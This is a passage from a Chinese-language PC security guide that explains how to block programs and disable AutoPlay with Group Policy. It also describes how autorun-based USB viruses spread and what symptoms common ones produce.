当使用计算机的时候，有可能会遇到流氓软件，如果不想程序自动运行，这时就需要用户阻止程序运行，具体的操作步骤如下。


Step 01 按 Windows+R 组合键，打开“运行”对话框，在“打开”文本框中输入 gpedit.msc，如下图所示。




Step 02 单击“确定”按钮，打开“本地组策略编辑器”窗口，如下图所示。



Step 03 依次展开“用户配置”→“管理模板”→“系统”文件，双击“不运行指定的 Windows 应用程序”选项，如下图所示。




Step 04 打开“不运行指定的 Windows 应用程序”窗口，选择“已启用”来启用策略，如下图所示。



Step 05 单击下方的“显示…”按钮，打开“显示内容”窗口，在其中添加不允许的应用程序，如下图所示。



Step 06 单击“确定”按钮，即可把想要阻止的程序名添加进去。此时，如果再运行此程序，就会弹出相应的应用提示框了，如下图所示。



第10章　可移动U盘的安全防护与病毒查杀

随着可移动硬盘、U盘等移动存储介质使用越来越广泛，它已经成为木马病毒等传播的主要途径之一。本章介绍U盘的安全防护与病毒的查杀，主要内容包括U盘病毒介绍、U盘的安全防护技巧、U盘病毒的查杀等。

10.1　U盘病毒概述

U 盘病毒又称为 autorun 病毒，是依托 U 盘、移动硬盘等移动存储设备，通过形态为 autorun 名称的隐藏文件进行传播的，扩展名通常为 inf、exe 等几种。U 盘病毒不但扰乱了计算机操作系统的正常使用，非法篡改、删除用户数据资料，而且可能会造成大规模的病毒扩散等现象。

10.1.1　了解U盘病毒

要研究 U 盘病毒，首先要了解它的原理和特点。

1. U盘病毒的原理

U 盘病毒利用了 autorun.inf 自动运行的原理进行传播。病毒首先向 U 盘写入病毒程序，然后更改 autorun.inf 文件。Windows 运行被更改的 autorun.inf 文件就会激活病毒。被激活的 U 盘病毒还会自动检测新插入的 U 盘，进行自身的复制和传播。

2 . U盘病毒的特点

当用户在使用 U 盘等移动存储设备的过程中，发现打开 U 盘时速度极慢，双击进入时总是显示被某程序占用之类的提示；或在 U 盘右键菜单中出现“自动播放”、Auto 等选项时，则表明用户已经感染 U 盘病毒。

U 盘病毒发作时具有以下特性。

（1）传播速度快：由于 U 盘病毒能够自动执行，在用户计算机系统没有采取防护措施的情况下，往往在病毒 U 盘插入 USB 接口的一瞬间，即已感染病毒。

（2）隐蔽性高：U 盘病毒本身是以“隐藏文件”的形式存在的，而且能伪装在其他正常系统文件夹和文件，隐藏在文件目录中，不易被察觉。

（3）传播范围广：随着 U 盘、移动硬盘等移动存储设备的大量普及，就会造成大规模的病毒扩散现象。

10.1.2　常见U盘病毒

利用 autorun.inf 自动运行的原理，U 盘病毒的数量与日俱增，下面将简单介绍几种常见的 U 盘病毒。

1. Adober. exe病毒

当用户的操作系统感染 Adober.exe 病毒后，双击 U 盘时暂无反应。等一会儿就会弹出对话框：“Adober.exe error，请查看 Adober.exe.log”，并且 U 盘根目录中多了一个 Adober.exe 文件，其图标为一个普通可执行程序。

当右击 U 盘时，在快捷菜单最上面出现 Auto 选项。同时，查看任务管理器时会发现进程中出现名为 Adober.exe 的进程，计算机运行速度缓慢。

该病毒是检测到有U盘插入后，自动从感染主机中复制Adober.exe和自动启动文件autorun.inf，使得U盘图标在被双击后，执行Adober.exe，吞噬系统的内存（每次双击，进程中都会多一个Adober.exe），并修改注册表，在系统盘中自我备份，以感染更多的插往该主机上的U盘。

2. sxs. exe病毒

当用户的操作系统感染sxs.exe病毒后，单击计算机上各个磁盘分区时，均无反应，只能通过右键快捷菜单中的“打开”选项打开，且在右键菜单里新增了“自动播放”选项。每个磁盘分区（除了C盘）都有autorun.inf和sxs.exe两个文件，删除之后会再生。

U盘无法进行“安全删除”，显示无法停止的对话框。

某些杀毒软件实时监控自动关闭，并无法打开。

查看任务管理器时，就会发现进程中出现名为sxs.exe或svohost.exe的进程。

3. DOC. exe病毒

当用户把染有该病毒的U盘插入后，操作系统中即被写入win32.exe、win33.exe以及很多.exe的病毒文件，以相似图标冒充MP3和DOC格式的文档。该病毒一旦发作，可以将Office用户的Word文档逐个删除，所有Windows版本用户无一幸免。

查看任务管理器时，就会发现进程中出现名为doc.exe的进程。

4. RavMone. exe病毒

RavMone.exe企图冒充瑞星杀毒软件的正常文件RavMon.exe和RavMond.exe。当用户双击U盘盘符，就会激活autorun.inf自动加载RavMone.exe。

中毒之后，计算机识别U盘时会出现一些问题，双击打开十分缓慢；查看所有文件，发现多了RavMone.exe、RavMonLog、msvcr71.dll等几个文件。同时U盘无法正常退出，病毒又会传染给新的U盘。另外，还会在各个磁盘分区中生成RavMone.exe.log文件，删除之后会再生。

10.2 U盘的安全防护技巧


为了保证用户计算机系统的良好运行，就对U盘的安全采取一系列防御措施，主要措施有关闭系统默认打开的“自动播放”功能，在日常的工作和学习中养成良好的安全使用U盘习惯等。

绝招1：使用组策略关闭“自动播放”功能




使用组策略可以关闭U盘的“自动播放”功能，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，如下图所示。




Step 02 打开“运行”对话框，在“打开”文本框中输入gpedit.msc，如下图所示。



Step 03 在“组策略”窗口的左窗格中依次打开“计算机配置”→“管理模板”→“系统”→“所有设置”，在右窗格的“设置”列表框中双击“关闭自动播放”选项，如下图所示。



Step 04 在“关闭自动播放”对话框中，选中“已启用”单选按钮，单击“确定”按钮，如下图所示。

